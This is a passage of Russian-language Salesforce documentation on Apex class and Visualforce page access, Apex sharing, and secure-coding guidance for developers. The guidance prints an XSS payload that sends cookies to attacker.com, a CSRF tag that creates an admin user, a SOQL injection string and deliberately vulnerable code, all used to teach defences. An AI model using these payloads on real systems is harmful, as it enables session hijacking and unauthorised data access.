3. Нажмите кнопку **«Безопасность»**.
4. Выберите нужные профили в списке «Доступные профили» и нажмите кнопку **«Добавить»**. Выберите нужные профили в списке «Включенные профили» и нажмите кнопку **«Удалить»**.
5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка доступа к классам Apex со страницы списка класса

Настройка доступа к классам Apex в наборах полномочий

Настройка доступа к классам Apex в профилях

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки безопасности класса Apex:

- Автор Apex

  И

  Настройка приложения

Настройка доступа к классам Apex в наборах полномочий

Пользователь может задать методы класса Apex верхнего уровня, которые должны быть доступны для выполнения в наборе полномочий. Данные параметры применяются только к методам класса Apex (например, методы веб-службы), любым методам, используемым в настраиваемых контроллерах Visualforce, или расширениям контроллера, добавленным на страницу Visualforce. Триггеры всегда запускаются событиями триггера (например, `insert` или `update`), независимо от параметров полномочий.

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Выберите нужный набор полномочий.
3. Щелкните ссылку **«Доступ к классу Apex»**.
4. Нажмите кнопку **«Правка»**.
5. Выберите нужные классы Apex в списке «Доступные классы Apex» и нажмите кнопку **«Добавить»**, либо выберите нужные классы Apex в списке «Включенные классы Apex» и нажмите кнопку **«Удалить»**.
6. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Настройка доступа к классам Apex со страницы списка класса

Настройка доступа к классам Apex со страницы сведений о классе

Настройка доступа к классам Apex в профилях

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров доступа к классам Apex:

- Управление профилями и наборами полномочий

Настройка доступа к классам Apex в профилях

Пользователь может задать методы класса Apex верхнего уровня, которые должны быть доступны для выполнения в профиле.

Данные параметры применяются только к методам класса Apex. Например, их можно применять к методам веб-служб или методам, используемым в настраиваемых контроллерах Visualforce или расширениям контроллера, добавленным на страницу Visualforce. Триггеры всегда запускаются событиями триггера (например, `insert` или `update`), независимо от параметров профилей.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Щелкните имя выбранного профиля.
3. Нажмите кнопку **«Правка»** в соответствующем связанном списке или на странице «Доступ к классу Apex».
4. Выберите классы Apex, которые требуется включить, из списка доступных классов Apex и щелкните кнопку **«Добавить»**. Либо выберите классы Apex, которые требуется включить, из списка включенных классов Apex и щелкните кнопку **«Удалить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Performance Edition**, **Unlimited Edition**, **Developer Edition**, **Enterprise Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования профилей:

- Управление профилями и наборами полномочий

5. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

- Настройка доступа к классам Apex со страницы списка класса
- Настройка доступа к классам Apex со страницы сведений о классе
- Настройка доступа к классам Apex в наборах полномочий

Создание причин общего доступа к Apex

При создании управляемого общего доступа к Apex рекомендуем создать причины общего доступа к Apex для отдельных настраиваемых объектов, чтобы указать причины применения общего доступа, упростить создание кода для обновления и удаления общедоступных записей и предоставить общий доступ к записи одному и тому же пользователю или группе несколько раз, используя различные причины общего доступа к Apex.

Прим.: Дополнительную информацию об управляемом общем доступе к Apex см. в *Руководстве разработчика Force.com Apex Code*.

Система Salesforce отображает причины общего доступа к Apex в столбце «Причина» при просмотре общего доступа для записи настраиваемого объекта в пользовательском интерфейсе. Данный алгоритм позволяет пользователям и администраторам определять цель общего доступа.

Ниже перечислены рекомендации по использованию причин общего доступа к Apex.

- Добавление, редактирование и удаление общего доступа, использующего причину общего доступа к Apex, поддерживаются только при наличии полномочия «Изменение всех данных».
- Удаление причины общего доступа к Apex инициирует удаление всего общего доступа для объекта, использующего данную причину.
- Разрешается создавать не более 10 причин общего доступа к Apex для настраиваемого объекта.
- Разрешается создавать причины общего доступа к Apex посредством Metadata API.

Чтобы создать причину общего доступа к Apex, выполните указанные ниже действия.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания причин общего доступа к Apex:
- Автор Apex

Для просмотра причин общего доступа к Apex:
- Просмотр настройки и конфигурации

1. В параметрах управления для настраиваемого объекта нажмите кнопку **«Создать»** в связанном списке причин общего доступа Apex.
2. Введите метку для причины общего доступа к Apex. Метка отображается в столбце «Причина» при просмотре общего доступа к записи в пользовательском интерфейсе. Кроме того, метка может быть переведена с помощью средства перевода.
3. Введите имя для причины общего доступа к Apex. Имя используется при обращении к причине в API и Apex. Данное имя должно быть уникальным в организации и может содержать только буквы, цифры и символы подчеркивания. Имя должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.

4. Нажмите кнопку **«Сохранить»**.

СМ. ТАКЖЕ:

Пересчет управляемого общего доступа к Apex
Поиск по параметрам управления объектами

Пересчет управляемого общего доступа к Apex

Важное замечание: При пакетировании настраиваемых объектов помните, что связанные пересчеты общего доступа к Apex также добавляются в пакет и могут препятствовать его установке.

Разработчики могут создавать классы пакета Apex, позволяющие пересчитывать управляемый общий доступ к Apex для конкретных настраиваемых объектов. Данные классы могут быть связаны с настраиваемым объектом на странице сведений и выполнены в том случае, если ошибка блокировки не позволяет коду Apex предоставить пользователю доступ в соответствии с логикой приложения. Пересчеты общего доступа к Apex могут использоваться для исправления ошибок доступности, вызванных ошибками кодирования. Например, если разработчик исправляет ошибку кодирования, препятствующую доступу пользователей к записям, то исправление может повлиять только на записи, созданные после обновления кода. Чтобы применить исправление к текущим записям, разработчик должен запустить пересчет общего доступа к Apex, позволяющий проверить общий доступ для всех записей.

При необходимости запустите пересчеты общего доступа к Apex на странице сведений о настраиваемом объекте. Чтобы запустить пересчеты программным способом, воспользуйтесь методом `Database.executeBatch`. Кроме того, система Salesforce автоматически запускает классы пересчета Apex, заданные для настраиваемого объекта, при каждом обновлении единых стандартных параметров общего доступа к настраиваемому объекту.

Прим.: Система Salesforce автоматически пересчитывает общий доступ для всех записей объекта при изменении его единых стандартных параметров общего доступа. Пересчет охватывает доступ, предоставленный правилами общего доступа. Кроме того, система удаляет все типы общего доступа, предоставляющие избыточный доступ. Например, ручной общий доступ, предоставляющий пользователю доступ «Только для чтения», удаляется при назначении модели общего доступа к объекту «Личный» значения «Общедоступный: только для чтения».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для связывания класса пересчета управляемого общего доступа к Apex:

- Автор Apex

Для запуска пересчета управляемого общего доступа к Apex:

- Автор Apex

  ИЛИ

  Управление общим доступом

Дополнительную информацию о создании управляемого общего доступа к Apex и классов пересчета см. в *Руководстве разработчика Force.com Apex Code*.

Чтобы связать класс пересчета управляемого общего доступа к Apex с настраиваемым объектом, выполните указанные ниже действия.

1. Перейдите на страницу «Пересчеты общего доступа к Apex» посредством параметров управления настраиваемым объектом.
2. Выберите класс Apex, который пересчитывает общий доступ к Apex для данного объекта. Выбранный класс должен реализовывать интерфейс `Database.Batchable`. Один класс Apex не может связываться с одним настраиваемым объектом несколько раз.
3. Нажмите кнопку **«Сохранить»**.

Чтобы запустить пересчет общего доступа к Apex, в параметрах управления для настраиваемого объекта перейдите на страницу «Пересчет общего доступа к Apex» и нажмите кнопку **«Создать»**.

Ниже перечислены рекомендации по использованию пересчетов общего доступа к Apex.

- Код Apex, используемый для пересчета общего доступа, может обрабатывать не более 5 миллионов записей. Код Apex, охватывающий более 5 миллионов записей, не выполняется.
- Статус пересчетов общего доступа к Apex может отслеживаться в очереди заданий Apex.
- Разрешается связывать не более пяти пересчетов общего доступа к Apex на каждый настраиваемый объект.
- Пересчеты общего доступа к Apex не могут быть связаны со стандартными объектами.

СМ. ТАКЖЕ:

Создание причин общего доступа к Apex

Поиск по параметрам управления объектами

Безопасность страниц Visualforce

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

Профиль или связанный набор полномочий позволяет определить пользователей, которые смогут выполнять отдельные страницы Visualforce.

Полномочия для страницы Visualforce проверяются только на верхнем уровне. Пользователи могут выполнять любой код Apex, связанный с доступной страницей. А именно:

- Контроллер для страницы и любые классы Apex, вызванные классом контроллера.
- Любые классы расширения для страницы и любой код Apex, вызванный расширением.
- Любые классы Apex, связанные с настраиваемыми компонентами страницы.
- Любые классы, связанные со страницей посредством `apex:include` или `apex:composition`.

Например, если страница А зависит от контроллера, который вызывает класс Apex Б, а пользователю предоставлен доступ только к странице А, но не к классу Б, то пользователь может выполнять код на странице А. Подобным образом, если страница Visualforce использует настраиваемый компонент со связанным контроллером, то безопасность проверяется только для контроллера, связанного со страницей, но *не* для контроллера, связанного с компонентом.

Полномочие «Настройка приложения» предоставляет пользователям доступ ко всем страницам Visualforce в связанной организации. Тем не менее данное полномочие может иметь ограничения, связанные с классами Apex. Полномочие «Настройка приложения» не позволяет пользователям игнорировать данные ограничения на страницах Visualforce, кроме случаев предоставления доступа к страницам Visualforce.

Кроме того, код Apex может быть добавлен на страницу только при наличии полномочия «Автор Apex» или доступа к классу Apex.

Прим.: Если организация использует Force.com Sites или клиентские порталы, то страницы Visualforce могут быть включены путем их назначения профилям пользователей или их включения на всем сайте.

Настройка параметров безопасности страницы Visualforce в определении страницы

Настройка параметров безопасности страницы Visualforce в наборах полномочий

Настройка параметров безопасности страницы Visualforce в профилях

Чтобы пользователи профиля получили доступ к указанной странице Visualforce, следует настроить параметры безопасности Visualforce непосредственно в профиле.

СМ. ТАКЖЕ:

Рекомендации по безопасности при разработке Apex и Visualforce

руководство разработчика Visualforce

Настройка параметров безопасности страницы Visualforce в определении страницы

Настройка параметров безопасности страницы Visualforce в наборах полномочий

Настройка параметров безопасности страницы Visualforce в профилях

Настройка параметров безопасности страницы Visualforce в определении страницы

1. Введите строку *«Страницы `Visualforce`»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Страницы Visualforce».**
2. Чтобы ограничить доступ к странице, щелкните ссылку **«Безопасность»** напротив имени нужной страницы.
3. Выберите нужные профили в списке «Доступные профили» и нажмите кнопку **«Добавить»**.
4. Выберите нужные профили в списке «Включенные профили» и нажмите кнопку **«Удалить»**.
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров безопасности страницы Visualforce:

- Управление профилями и наборами полномочий

  И

  Настройка приложения

Настройка параметров безопасности страницы Visualforce в наборах полномочий

1. Введите строку *«Наборы полномочий»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Наборы полномочий»**.
2. Выберите нужный набор полномочий.
3. Щелкните ссылку **«Доступ к странице Visualforce»**.
4. Нажмите кнопку **«Правка»**.
5. Выберите нужные страницы Visualforce в списке «Доступные страницы Visualforce» и нажмите кнопку **«Добавить»**, либо выберите нужные страницы Visualforce в списке «Включенные страницы Visualforce» и нажмите кнопку **«Удалить»**.
6. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Наборы полномочий доступны в версиях: **Contact Manager**, **Professional Edition**, **Group Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования параметров доступа к страницам Visualforce:

- Управление профилями и наборами полномочий

Настройка параметров безопасности страницы Visualforce в профилях

Чтобы пользователи профиля получили доступ к указанной странице Visualforce, следует настроить параметры безопасности Visualforce непосредственно в профиле.

1. В разделе «Настройка» введите *«Профили»* в поле «Быстрый поиск», затем выберите **«Профили»**.
2. Щелкните имя нужного профиля.
3. Откройте страницу или связанный список «Доступ к странице Visualforce» и нажмите кнопку **«Правка»**.
4. Выберите страницы Visualforce, которые требуется включить, из списка доступных страниц Visualforce и щелкните кнопку **«Добавить»**. Либо выберите страницы Visualforce, которые требуется выключить, из списка доступных страниц Visualforce и щелкните кнопку **«Удалить»**.
5. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Contact Manager**, **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров безопасности страницы Visualforce:

- Управление профилями и наборами полномочий

Рекомендации по безопасности при разработке Apex и Visualforce

При разработке приложений учитывайте возможные уязвимые места в вашем коде и предусматривайте защитные меры.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition**, **Developer Edition** и **Database.com Edition**.

Visualforce недоступен в версии **Database.com Edition**.

Общие сведения о безопасности

Эффективное сочетание Apex и страниц Visualforce позволяет разработчикам Force.com расширять систему Salesforce посредством настраиваемых функций и бизнес-логики, а также создавать абсолютно новые самостоятельные продукты, работающие на платформе Force.com. Тем не менее, подобно любому языку программирования, разработчики должны помнить о возможных проблемах безопасности.

Компания Salesforce внедрила на платформу Force.com несколько уровней безопасности. Тем не менее, некоторые разработчики до сих пор умудряются обходить встроенные средства защиты и подвергать свои приложения и клиентов угрозам безопасности. Многие ошибки кодирования, которые могут быть сделаны разработчиками на платформе Force.com, аналогичны общим уязвимостям системы безопасности веб-приложения, тогда как другие ошибки встречаются только в Apex.

Чтобы гарантировать безопасность приложения в каталоге AppExchange, рекомендуем разработчикам просмотреть описанные ниже уязвимости системы безопасности. Дополнительную информацию см. на странице Force.com Security Resources веб-узла Salesforce Developers по следующему адресу: https://developer.salesforce.com/page/Security.

СМ. ТАКЖЕ:

Управление версиями

Межсайтовый скриптинг (XSS)

Атаки путем межсайтового скриптинга охватывают самые разные атаки, внедряющие вредоносный HTML-код или клиентский скриптинг в веб-приложение. Веб-приложение добавляет вредоносный скриптинг под влиянием пользователя веб-приложения. Пользователь становится невольной жертвой атаки. Взломщик использует веб-приложение, которому доверяет жертва, в качестве промежуточного средства атаки. Как правило, уязвимыми считаются приложения, отображающие динамические веб-страницы без надлежащей проверки данных. Самые простые атаки на веб-сайты выполняются при вводе данных, которые должны отображаться другому пользователю. Наиболее часто данные атаки встречаются на досках объявлений или веб-сайтах комментариев, в новостях или архивах эл. почты.

Например, сценарий ниже добавляется на страницу Force.com посредством компонента сценария, события `on*` или страницы Visualforce.

```
<script>var foo = '{!$CurrentPage.parameters.userparam}';script>var foo =
'{!$CurrentPage.parameters.userparam}';</script>
```

Данный блок сценария вставляет значение параметра `userparam`, введенного пользователем, на страницу. Затем взломщик может ввести следующее значение для параметра `userparam`:

```
1';document.location='http://www.attacker.com/cgi-bin/cookie.cgi?'%2Bdocument.cookie;var%20foo='2
```

В данном случае все cookie-файлы для текущей страницы отправляются на адрес `www.attacker.com` в качестве строки из запроса сценария `cookie.cgi`. На данном этапе взломщик получает сеансовый cookie-файл жертвы и может подключиться к веб-приложению от его имени.

Взломщик может распространять вредоносный сценарий посредством веб-сайта или эл. почты. Как правило, пользователи веб-приложения не замечают действий взломщика, а их обозреватели могут выполнять сценарий взломщика в проверенном контексте. Данная возможность позволяет взломщику выполнять неоднократные атаки на своих жертв. Атаки могут иметь разные проявления — от простых действий (например, открытие и закрытие окон) до более вредоносных (например, кража данных или сеансовых cookie-файлов), предоставляющих взломщику полный доступ к сеансу жертвы.

Дополнительную информацию о данной атаке см. в следующих статьях:

- http://www.owasp.org/index.php/Cross_Site_Scripting
- http://www.cgisecurity.com/xss-faq.html
- http://www.owasp.org/index.php/Testing_for_Cross_site_scripting
- http://www.google.com/search?q=cross-site+scripting

Платформа Force.com поддерживает несколько уровней безопасности в области межсайтового скриптинга. Например, компания Salesforce внедряет фильтры, препятствующие отображению вредоносных символов в основных методах ввода. Разработчики, использующие стандартные классы и методы вывода, менее подвержены межсайтовому скриптингу. Тем не менее, изобретательные разработчики до сих пор находят способы намеренного или случайного обхода стандартных элементов управления. Раздел ниже позволяет определить защищенные и незащищенные области.

Текущая защита

Все стандартные компоненты Visualforce, начинающиеся с `<apex>`, используют фильтры против межсайтового скриптинга. Например, следующий код обычно подвергается атакам путем межсайтового скриптинга, так как использует данные, введенные пользователем, и возвращает их пользователю, но тег `<apex:outputText>` считается защищенным от межсайтового скриптинга. Все символы, являющиеся тегами HTML, преобразуются в литералы. Например, символ < преобразуется в литерал `<`, отображающийся на экране пользователя.

```
<apex:outputText>
    {!$CurrentPage.parameters.userInput}
</apex:outputText>
```

Отключение экранирования для тегов Visualforce

По умолчанию почти все теги Visualforce экранируют символы, подверженные межсайтовому скриптингу. Чтобы отключить данный алгоритм, настройте дополнительный атрибут `escape="false"`. Например, следующий результат подвергается атакам путем межсайтового скриптинга:

```
<apex:outputText escape="false" value="{!$CurrentPage.parameters.userInput}" />
```

Элементы программирования, не защищенные от межсайтового скриптинга

Перечисленные ниже элементы не поддерживают встроенных средств защиты от межсайтового скриптинга, поэтому должны использоваться особенно внимательно. Отсутствие защиты обуславливается использованием данных элементов для позволения разработчику настраивать страницу путем вставки команд сценария. Добавление фильтров против межсайтового скриптинга считается бесполезным для команд, добавленных на страницу намеренно.

Настраиваемый JavaScript

Платформа Force.com не гарантирует защиту собственного JavaScript. Например, следующий код подвергается межсайтовому скриптингу при использовании в JavaScript:

```
<script>
    var foo = location.search;
```

```
    document.write(foo);
</script>
```

<apex:includeScript>

Компонент Visualforce `<apex:includeScript>` позволяет добавить настраиваемый сценарий на страницу. В данном случае рекомендуем проверить безопасность содержимого и убедиться в отсутствии данных, введенных пользователем. Например, следующий фрагмент считается крайне уязвимым, так как содержит данные, введенные пользователем, в качестве значения текста сценария. Значение, предоставленное тегом, соответствует URL-адресу JavaScript, подлежащему добавлению. Если взломщик может заполнить данный параметр произвольными данными (как в примере выше), то жертва сможет добавить любой файл JavaScript с любого другого веб-сайта.

```
<apex:includeScript value="{!$CurrentPage.parameters.userInput}" />
```

Теги формулы

Как правило, данные теги используют следующий синтаксис: `{!FUNCTION()}` или `{!$OBJECT.ATTRIBUTE}`. Например, чтобы дополнить ссылку кодом сеанса пользователя, разработчик может создать ссылку посредством следующего синтаксиса:

```
<a
href="http://partner.domain.com/integration/?sid={!$Api.Session_ID}&server={!$Api.Partner_Server_URL_130}">
Go to portal</a>
```

Данный синтаксис возвращает результат, аналогичный синтаксису ниже.

```
<a
href="http://partner.domain.com/integration/?sid=4f0900D30000000Jsbi%21AQoAQNYaPnVyd_6hNdIxXhzQTMaa
SlYiOfRzpM18huTGN3jC0O1FIkbuQRwPc9OQJeMRm4h2UYXRnmZ5wZufIrvd9DtC_ilA&server=https://yourInstance.salesforce.com
/services/Soap/u/13.0/4f0900D30000000Jsbi">Go to portal</a>
```

Выражение формулы может быть вызовом функции или содержать сведения об объектах платформы, среде пользователя, среде системы и среде запроса. Данные выражения позволяют избежать экранирования обрабатываемых данных. Выражения обрабатываются на сервере, поэтому обработанные данные не могут быть экранированы в клиенте посредством JavaScript или другой клиентской технологии. Данный алгоритм может создавать потенциально опасные ситуации, если выражение формулы ссылается на внесистемные данные (то есть, потенциально вредоносные или редактируемые данные), а само выражение не обрабатывается функцией с целью экранирования отображаемого результата. Как правило, уязвимость создается при использовании выражения `{!$Request.*}` для доступа к параметрам запроса.

```
<html>
    <head>
        <title>{!$Request.title}</title>
    </head>
    <body>Hello world!</body>
</html>
```

К сожалению, неэкранированный тег `{!$Request.title}` также инициирует уязвимость межсайтового скриптинга. Например, запрос:

```
http://example.com/demo/hello.html?title=Adios%3C%2Ftitle%3E%3Cscript%3Ealert('xss')%3C%2Fscript%3E
```

возвращает результат:

```
<html><head><title>Adios</title><script>alert('xss')</script></title></head><body>Hello
world!</body></html>
```

Стандартный механизм серверного экранирования предполагает использование тега формулы `SUBSTITUTE()`. При аналогичном расположении выражения `{!$Request.*}` в примере указанная выше атака может быть предотвращена путем использования следующих вложенных вызовов `SUBSTITUTE()`.

```
<html>
    <head>
        <title>{! SUBSTITUTE(SUBSTITUTE($Request.title,"<","<"),">",">")}</title>
    </head>
    <body>Hello world!</body>
</html>
```

В зависимости от расположения тега и использования данных, символы, требующие экранирования, и их экранированные эквиваленты, могут различаться. Например, данный оператор:

```
<script>var ret = "{!$Request.retURL}";script>var ret = "{!$Request.retURL}";</script>
```

требует экранирования двойных кавычек посредством URL-эквивалента %22 взамен HTML-эквивалента ", так как данные кавычки могут использоваться в ссылке. В противном случае запрос:

```
http://example.com/demo/redirect.html?retURL= foo%22%3Balert('xss')%3B%2F%2F
```

возвращает:

```
<script>var ret = "foo";alert('xss');//";</script>
```

Кроме того, переменная `ret` может требовать дополнительного клиентского экранирования на странице, если способ ее использования может инициировать интерпретацию добавленных управляющих HTML-символов.

Теги формулы могут также использоваться для добавления данных объекта платформы. Несмотря на извлечение данных прямо из организации пользователя, рекомендуем экранировать данные перед использованием, чтобы предотвратить выполнение кода в контексте других пользователей (с более высокими уровнями привилегий). Данные типы атак, выполняемые пользователями внутри одной организации, влияют на роли пользователей организации и сокращают целостность контрольных записей. Кроме того, многие организации содержат данные, импортированные из внешних источников, но не проверенные на наличие вредоносного содержимого.

Подделка межсайтовых запросов (CSRF)

Подделки межсайтовых запросов являются не столько ошибками программирования, сколько отсутствием средств защиты. Простой пример ниже позволяет понять принцип подделки межсайтовых запросов. Взломщик создает веб-страницу `www.attacker.com`. Взломщик может использовать любую веб-страницу, включая страницу, содержащую ценные службы или данные, привлекающие внимание пользователей. Любая область данной страницы может содержать тег HTML, выглядящий следующим образом:

```
<img
src="http://www.yourwebpage.com/yourapplication/createuser?email=attacker@attacker.com&type=admin....."
 height=1 width=1 />
```

Другими словами, страница взломщика содержит URL-адрес, выполняющий действие на веб-сайте организации. Открытие веб-страницы взломщика без закрытия веб-страницы организации инициирует извлечение URL-адреса и выполнение действий. Данная атака выполняется мгновенно, так как пользователь все еще находится на веб-странице организации. Данный пример является самым простым, а взломщики могут проявлять изобретательность путем использования сценариев для создания запросов обратного вызова или использования атак против методов AJAX путем подделки межсайтовых запросов.

Дополнительную информацию и традиционные средства защиты см. в следующих статьях:

- http://www.owasp.org/index.php/Cross-Site_Request_Forgery
- http://www.cgisecurity.com/csrf-faq.html
- http://shiflett.org/articles/cross-site-request-forgeries

Чтобы препятствовать подделке межсайтовых запросов на платформе Force.com, компания Salesforce применяет соответствующий антимаркер. Каждая страница содержит случайную строку символов в виде скрытого поля формы. При следующей загрузке страницы приложение проверяет допустимость данной строки символов и выполняет команду только при условии соответствия найденного значения ожидаемому значению. Данная функция защищает пользователя при использовании всех стандартных контроллеров и методов.

Тем не менее, разработчики могут обходить встроенные средства защиты, подвергая своих пользователей неоправданному риску. Например, организация использует настраиваемый контроллер, где код объекта принимается в качестве параметра ввода, который затем используется в вызове SOQL. Рассмотрим указанный ниже фрагмент кода.

```
<apex:page controller="myClass" action="{!init}"</apex:page>

public class myClass {
  public void init() {
    Id id = ApexPages.currentPage().getParameters().get('id');
    Account obj = [select id, Name FROM Account WHERE id = :id];
    delete obj;
    return ;
  }
}
```

В данном случае разработчик невольно обходит встроенные средства защиты путем разработки собственного метода действия. Параметр `id` считывается и используется в коде. Антимаркер никогда не считывается и не проверяется. Веб-страница взломщика могла отправить пользователя на данную страницу посредством атаки путем подделки межсайтовых запросов и предоставить любое нужное значение для параметра `id`.

Система не предусматривает встроенных средств защиты для подобных ситуаций, поэтому разработчики должны быть предельно внимательными при создании страниц, выполняющих действие на основе параметра, введенного пользователем (например, переменная `id` в предыдущем примере). Временным решением данной проблемы может быть использование промежуточной страницы подтверждения, обеспечивающей выполнение действия только после получения от пользователя подтверждения о преднамеренном вызове страницы. Другие возможные решения: сокращение времени простоя сеанса для организации и напоминание пользователям о необходимости завершения текущего активного сеанса при использовании обозревателя для посещения других страниц.

Если у пользователя открыто несколько страниц входа в систему Salesforce, то может произойти ошибка. Это связано с работой встроенных средств защиты от CRSF. Если пользователь входит в систему Salesforce сначала с одной вкладки, а потом пытается это сделать с другой вкладки, появляется ошибка «Отправленная страница недействительна для данного сеанса». Для успешного входа в систему необходимо обновить страницу входа или попробовать войти второй раз.

Внедрение SOQL

В других языках программирования предыдущая уязвимость называется внедрением SQL. Apex не использует SQL, но использует SOQL (собственный язык запросов базы данных). В отличие от SQL, SOQL может использоваться неопытными разработчиками и поддерживает меньшее количество функций. Несмотря на схожесть атак для обоих внедрений, внедрение SOQL позволяет сократить возможные риски. Как правило, внедрение SQL/SOQL извлекает данные, введенные пользователем, и использует данные значения в динамическом запросе SOQL. Непроверенные введенные данные могут содержать команды SOQL, которые эффективно изменяют оператор SOQL и инициируют выполнение приложением нежелательных команд.

Дополнительную информацию об атаках путем внедрения SQL см. в следующих статьях:

- http://www.owasp.org/index.php/SQL_injection
- http://www.owasp.org/index.php/Blind_SQL_Injection
- http://www.owasp.org/index.php/Guide_to_SQL_Injection
- http://www.google.com/search?q=sql+injection

Уязвимость внедрения SOQL в Apex

Ниже приведен простой пример кода Apex и Visualforce, уязвимого при внедрении SOQL.

```
<apex:page controller="SOQLController" >
    <apex:form>
        <apex:outputText value="Enter Name" />
        <apex:inputText value="{!name}" />
        <apex:commandButton value="Query" action="{!query}‟ />
    </apex:form>
</apex:page>

public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String qryString = 'SELECT Id FROM Contact WHERE ' +
            '(IsDeleted = false and Name like \'%' + name + '%\')';
        queryResult = Database.query(qryString);
        return null;
    }
}
```

Данный пример является очень простым, но позволяет продемонстрировать логику. Код предназначается для поиска неудаленных контактов. Пользователь указывает одно значение ввода `name`. Значение может быть любым и никогда не проверяется. Запрос SOQL создается динамически и затем выполняется посредством метода `Database.query`. Если пользователь указывает допустимое значение, то оператор выполняется как ожидается.

```
// User supplied value: name = Bob
// Query string
SELECT Id FROM Contact WHERE (IsDeleted = false and Name like '%Bob%')
```

Тем не менее, если пользователь указывает недопустимое значение, например:

```
// User supplied value for name: test%') OR (Name LIKE '
```

В данном случае строка запроса возвращает:

```
SELECT Id FROM Contact WHERE (IsDeleted = false AND Name LIKE '%test%') OR (Name LIKE '%')
```

Другими словами, запрос возвращает все контакты, а не только неудаленные. Уязвимость внедрения SOQL может использоваться для изменения предопределенной логики любого уязвимого запроса.

Средства защиты от внедрения SOQL

Чтобы предотвратить атаку путем внедрения SOQL, рекомендуем избегать использования динамических запросов SOQL. Взамен, рекомендуем использовать статические запросы и переменные связывания. Пример уязвимого кода выше может быть перезаписан посредством следующего статического SOQL:

```
public class SOQLController {
    public String name {
        get { return name;}
        set { name = value;}
    }
    public PageReference query() {
        String queryName = '%' + name + '%';
        queryResult = [SELECT Id FROM Contact WHERE
           (IsDeleted = false and Name like :queryName)];
        return null;
    }
}
```

Чтобы применить динамический SOQL, рекомендуем использовать метод `escapeSingleQuotes` для очистки данных, введенных пользователем. Данный метод добавляет экранирующий символ (\) ко всем одиночным кавычкам в строке, переданной пользователем. Благодаря данному методу, все одиночные кавычки обрабатываются как вложенные строки взамен команд базы данных.

Управление доступом к данным

Платформа Force.com широко использует правила общего доступа к данным. Каждый объект поддерживает полномочия и может применять параметры общего доступа, позволяющие пользователям выполнять операции чтения, создания, редактирования и удаления. Данные параметры применяются при использовании всех стандартных контроллеров.

При выполнении используемого класса Apex встроенные полномочия пользователя и параметры безопасности поля не применяются. По умолчанию класс Apex может выполнять операции чтения и обновления всех данных организации. Данные правила не выполняются, поэтому разработчики, использующие Apex, должны проявлять особую внимательность при обработке конфиденциальных данных, которые, как правило, скрываются от пользователей посредством полномочий, параметров безопасности поля или единых стандартных параметров. Рекомендуем быть особенно внимательными при использовании страниц Visualforce. Например, организация использует следующий псевдокод Apex:

```
public class customController {
    public void read() {
        Contact contact = [SELECT id FROM Contact WHERE Name = :value];
    }
}
```

В данном случае поиск выполняется по всем записям контактов даже при отсутствии полномочия на просмотр данных записей у вошедшего пользователя. Рекомендуем использовать специальные ключевые слова `with sharing` при описании класса:

```
public with sharing class customController {
    . . .
}
```

Ключевое слово `with sharing` предписывает платформе использование полномочий общего доступа, назначенных вошедшему пользователю, взамен предоставления полного доступа ко всем записям.

Службы эл. почты

Вы можете использовать службы эл. почты для обработки для обработки содержимого, заголовков и вложений входящих сообщений эл. почты. Например, служба эл. почты может автоматически создавать записи контактов на основе контактных данных, указанных в сообщениях.

Что такое службы эл. почты?

Службы эл. почты — это автоматические процессы, использующие классы Apex для обработки входящих сообщений эл. почты.

Определение адресов службы эл. почты

Добавьте адрес входящих сообщений эл. почты в используемой службе эл. почты.

Определение служб эл. почты

